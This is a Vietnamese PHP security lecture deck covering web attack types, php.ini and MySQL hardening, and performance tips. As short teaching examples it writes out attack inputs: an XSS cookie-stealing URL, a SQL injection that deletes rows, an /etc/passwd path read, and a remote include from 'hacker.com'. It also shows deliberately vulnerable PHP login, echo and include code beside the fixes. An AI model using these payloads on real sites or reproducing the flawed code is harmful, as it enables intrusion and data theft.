


Bài 10

PHP bảo mật

Các Dạng Tấn Công

- DoS, DDoS



Các Dạng Tấn Công

- Virus hacking
 - Virus là chương trình (hay một đoạn mã) có thể tự nhân bản và gây rắc rối cho máy tính hay hệ điều hành
- Worms
- Applet lừa đảo (Rogue Applets)
- Đánh cắp thông tin thẻ tín dụng
- Đánh cắp thông tin cá nhân
- Ăn cắp thông tin

Các Nguy Cơ

Một số nguy cơ đe dọa ứng dụng Web:

- Hidden Manipulation
- Parameter Tampering (giả mạo tham số)
- Buffer Overflow (tràn bộ đệm)
- Cookie Poisoning
- SQL Injection
- ...

Các Nguy Cơ

Hidden manipulation

- Mô tả: thay đổi các trường ẩn (hidden fields) của trang web
- Ví dụ:
 - `<input name="price" value="99.00">`
 - Sửa `value` thành `9.9`
- Giải pháp: mã hóa

Các Nguy Cơ

Parameter Tampering (giả mạo tham số)

- Mô tả: giả mạo hoặc thay đổi một số tham số trên URL hay web form
- Ví dụ:
 - `http://www.example.com/Order.aspx?ProductID=15704&price=59.99`
 - Sửa `price` thành `5.99`
- Giải pháp: mã hóa, dùng HTTP Secure (https), kiểm tra các tham số

Các Nguy Cơ

Cross-site Scripting (CSS)

- Mô tả: Chèn script độc vào trang web động
- Ví dụ:
 - `http://www.example.com/search.pl?text=<script>alert(document.cookie)</script>`
- Giải Pháp:
 - Lọc các ký tự đặc biệt (special characters)
 - Mã hóa

Các Nguy Cơ

Cookie Poisoning

- Mô tả: thay đổi các tham số, giá trị, ... lưu trong cookie
- Ví dụ:
 - Cookie gốc: `SessionID=123456 ; Admin=no`
 - Cookie bị thay đổi: `SessionID=123456 ; Admin=yes`
- Giải pháp:
 - Mã hóa, xác thực, dùng HTTPS
 - Thêm IP của user
 - Thêm số ngẫu nhiên
 - ...

Các Nguy Cơ

SQL Injection

- Mô tả: chèn code SQL vào trong câu lệnh SQL, thường xảy ra ở nơi vốn chỉ dành để điền giá trị của các parameter
- Ví dụ
 - `SELECT * FROM tbSales WHERE id = '@id'`
 - Chèn đoạn code SQL vào tham số `@id`:
`100'; DELETE FROM tbOrders WHERE id = '1520`
- Giải pháp: dùng stored procedure thay cho câu truy vấn trực tiếp, lọc các ký tự đặc biệt, ...

Một Số Lời Khuyên

- Luôn cập nhật kiến thức về virus và các nguy cơ
- Cập nhật thông tin về ngôn ngữ dùng để viết chương trình
- Thiết kế các biện pháp bảo mật ngay từ đầu
- Kiểm thử code kỹ lưỡng
- Thường xuyên kiểm tra trang web với những kỹ thuật hacking mới
- Dùng code-review để kiểm tra backdoor do các lập trình viên cố ý chèn vào

■ ...

An toàn PHP

- An toàn khi cài đặt PHP như là CGI

- Truy xuất file hệ thống

<http://www.mydomain.com/cgi-bin/php?/etc/passwd>

- Truy xuất các website khác cùng server

<http://www.mydomain.com/cgi-bin/php/some/protected/file.html>

- Hạn chế bằng option `doc_root` và `user_dir` trong file `php.ini`

An toàn PHP

- Cấu hình PHP: đặt trong file php.ini
- `display_errors = false`
Tắt việc hiển thị thông báo lỗi của script
- `open_basedir`
Giới hạn các thư mục được phép mở file
- `register_globals = off`
Tắt việc tự động khai báo biến toàn cục
- `disable_functions =`
"exec, passthru, system, shell_exec, popen"
Tắt một số hàm *nhạy cảm*
- `allow_url_fopen = off`
Tắt việc mở file từ một URL

An toàn PHP

- Safe mode: thiết lập trong php.ini
- `safe_mode = on / off`
Bật/Tắt chế độ safemode
- `safe_mode_gid`
Yêu cầu userid của script PHP giống gid hay uid của file khi open hay không?
- `safe_mode_exec_dir`
Cho phép thực hiện script PHP trong những thư mục nào

An toàn MySQL

- Thiết lập file cấu hình của MySQL có chủ quyền là root
- Thiết lập password riêng cho root và cấp các user khác cho việc truy xuất MySQL với các quyền có giới hạn
- Xóa database **test**
- Cấm sử dụng remote access

Mã hóa

- Mã hóa một chiều: md5, sha1
- Mã hóa đối xứng: sử dụng 1 khóa để mã hóa và giải mã: IDEA, SAFER
- Mã hóa bất đối xứng: sử dụng 1 khóa (khóa công khai) để mã hóa và dùng 1 khóa khác (khóa bí mật) để giải mã: RSA

Lập trình thế nào để an toàn

- Lỗi hỏng của register_globals

```
<?php
if (isset($user) && $user == "admin" && $pass == "abcd")
    $loggedin = 1;
if ($loggedin){
    include("secretpage.html");
    exit;
}
?>
<form method="get" action="<?php echo($PHP_SELF) ?>">
<input type="text" name="user">
<input type="password" name="pass">
<input type="submit" value="Login">
</form>
```

- Login bình thường
- Sử dụng URL: <http://www.yourdomain.com/test.php?loggedin=1>

Lập trình thế nào để an toàn

- Kiểm tra dữ liệu input

```
<?php
if (isset($user) && $user == "admin" && $pass == "abcd")
    $loggedin = 1;
if ($loggedin){
    include("secretpage.html");
    exit;
}
?>
<form method="get" action="<?php echo($PHP_SELF) ?>">
<input type="text" name="user">
<input type="password" name="pass">
<input type="submit" value="Login">
</form>
```

- Login bình thường
- Sử dụng pass là chuỗi "1 || 1 || 1"

Lập trình thế nào để an toàn

- Lỗ hổng cross-site

```
<?php
    if ($_GET['name'])
        echo("Hello " . $_GET['name']);
?>
```

- Sử dụng bình thường

- Sử dụng URL

<http://www.yourdomain.com/test.php?name=<script>Code</script>>

```
<?php
    if ($_GET['name'])
        echo("Hello " . htmlspecialchars($_GET['name']));
?>
```

Lập trình thế nào để an toàn

- Lỗi hỏng include

```
<?php
    include($_GET['page']);
?>
```

- Sử dụng bình thường test.php?page=main.html
- Sử dụng URL
test.php?page=http://hacker.com/attack.php
- Thiết lập allow_url_fopen = off

```
<?php
    $listpage = array(1=>'main.html');
    include $listpage[intval($_GET['page'])];
?>
```

Đếm thời gian thực hiện

- Hàm `time()` tính số giây từ năm 1970: không hữu ích vì một đoạn code có thời gian thực hiện nhỏ hơn 1 giây
- Hàm `microtime()` trả về chuỗi "msec sec" là miligiây và giây tính từ 1970
- Đổi thời gian thành số thực để tính toán

```
<?php
$tp = explode(' ', microtime());
$actualtime = $tp[1] . substr($tp[0], 1);
echo($actualtime);
?>
```

Đếm thời gian thực hiện

Timer.inc

```
<?php
```

```
class Timer{
```

```
    var $timers = array();
```

```
    function timerStart($name = 'default'){
```

```
        $tp = explode(' ', microtime());
```

```
        $at = $tp[1] . substr($tp[0], 1);
```

```
        $this->timers['$name'] = $at;
```

```
    }
```

```
    function timerStop($name = 'default'){
```

```
        $tp = explode(' ', microtime());
```

```
        $at = $tp[1] . substr($tp[0], 1);
```

```
        $elapsed_time = bcsub($at, $this->timers['$name'], 6);
```

```
        return $elapsed_time;
```

```
    }
```

```
}
```

```
?>
```

Đếm thời gian thực hiện

Test.php

```
<?php
require_once('timer.inc');
function a(){
    //Do something
};
function b(){
    //Do something
};
$timer = new Timer();
$timer->timerStart('total');
$timer->timerStart();
a();
echo "Hàm a() mất ".$timer->timerStop(). " giây<br>";
$timer->timerStart();
b();
echo "Hàm b() mất ".$timer->timerStop(). " giây<br>";
echo "Toàn bộ mất ".$timer->timerStop('total'). " giây<br>";
?>
```

Tối ưu mã nguồn

- Thời gian thực hiện chỉ mất khoảng 10%, 90% còn lại là input/output
- Sử dụng vòng lặp hiệu quả
- Sử dụng các hàm nhanh
- Chọn cách input nhanh nhất
- Chọn cách output nhanh nhất
- Hạn chế dùng ***echo***

Vùng nhớ xuất tạm và nén

- Vùng nhớ xuất tạm: các kết quả xuất chưa đưa về trình duyệt cho đến khi có lệnh xuất ra trình duyệt

```
<?php
```

```
ob_start();
```

```
echo("This is a test\n");
```

```
echo("More content\n");
```

```
ob_end_flush();
```

```
?>
```


Vùng nhớ xuất tạm và nén

- **Nén vùng nhớ tạm: ob_gzhandler()**

```
<?php
ob_start("ob_gzhandler");
echo("This is a test\n");
echo("More content\n");
ob_end_flush();
?>
```

- Sau lệnh `ob_end_flush()`, nội dung vùng nhớ tạm được giao cho `ob_gzhandler()`
- `ob_gzhandler()` kiểm tra trình duyệt hỗ trợ gzip?
- Nếu có, `ob_gzhandler()` nén dữ liệu trên vùng nhớ tạm và gửi cho trình duyệt
- Nếu không gửi dữ liệu gốc


Tối ưu CSDL

- Phân tích và chọn truy vấn tối ưu
- Tránh các truy vấn phức tạp trên nhiều table
- Sử dụng kiểu JOIN hợp lý để hạn chế số lần so sánh
- Sử dụng index để tìm kiếm, cập nhật trong table
- Sử dụng khóa auto_increment

Sử dụng cache

- Lập cache cho các dữ liệu động được dùng nhiều lần → tăng hiệu quả vì đọc cache nhanh hơn là tạo lại bộ dữ liệu
- Giảm thời gian xử lý của server và của database
- Giữ lại thông tin trong trường hợp mất kết nối database
- Dữ liệu trong cache không phụ thuộc đầy đủ vào các ràng buộc

Sử dụng cache



Sử dụng cache

- Cache có thể được lưu tại:
 - Database: Lưu các dữ liệu tính toán được vào trong CSDL, khi cần sử dụng lại chỉ cần dùng câu lệnh truy vấn
 - File: mỗi phần cần tạo cache lưu trữ vào một file
 - DBM file: dùng một file lưu trữ toàn bộ nội dung cache
 - Bộ nhớ: lưu trong bộ nhớ sẽ có tốc độ truy xuất nhanh nhưng dung lượng hạn chế

Sử dụng engine tối ưu

- **Zend Cache**
<http://www.zend.com/store/products/zend-cache.php>
- **APC Cache**
<http://apc.communityconnect.com/>
- **AfterBurner Cache**
<http://bwcache.bware.it/cache.htm>
- **Zend Accelerator**
<http://www.zend.com/store/products/zend-accelerator.php>
- **ionCube PHP Accelerator**
<http://www.ioncube.com/>
- **Turck MMCache**
<http://turck-mmcache.sourceforge.net/>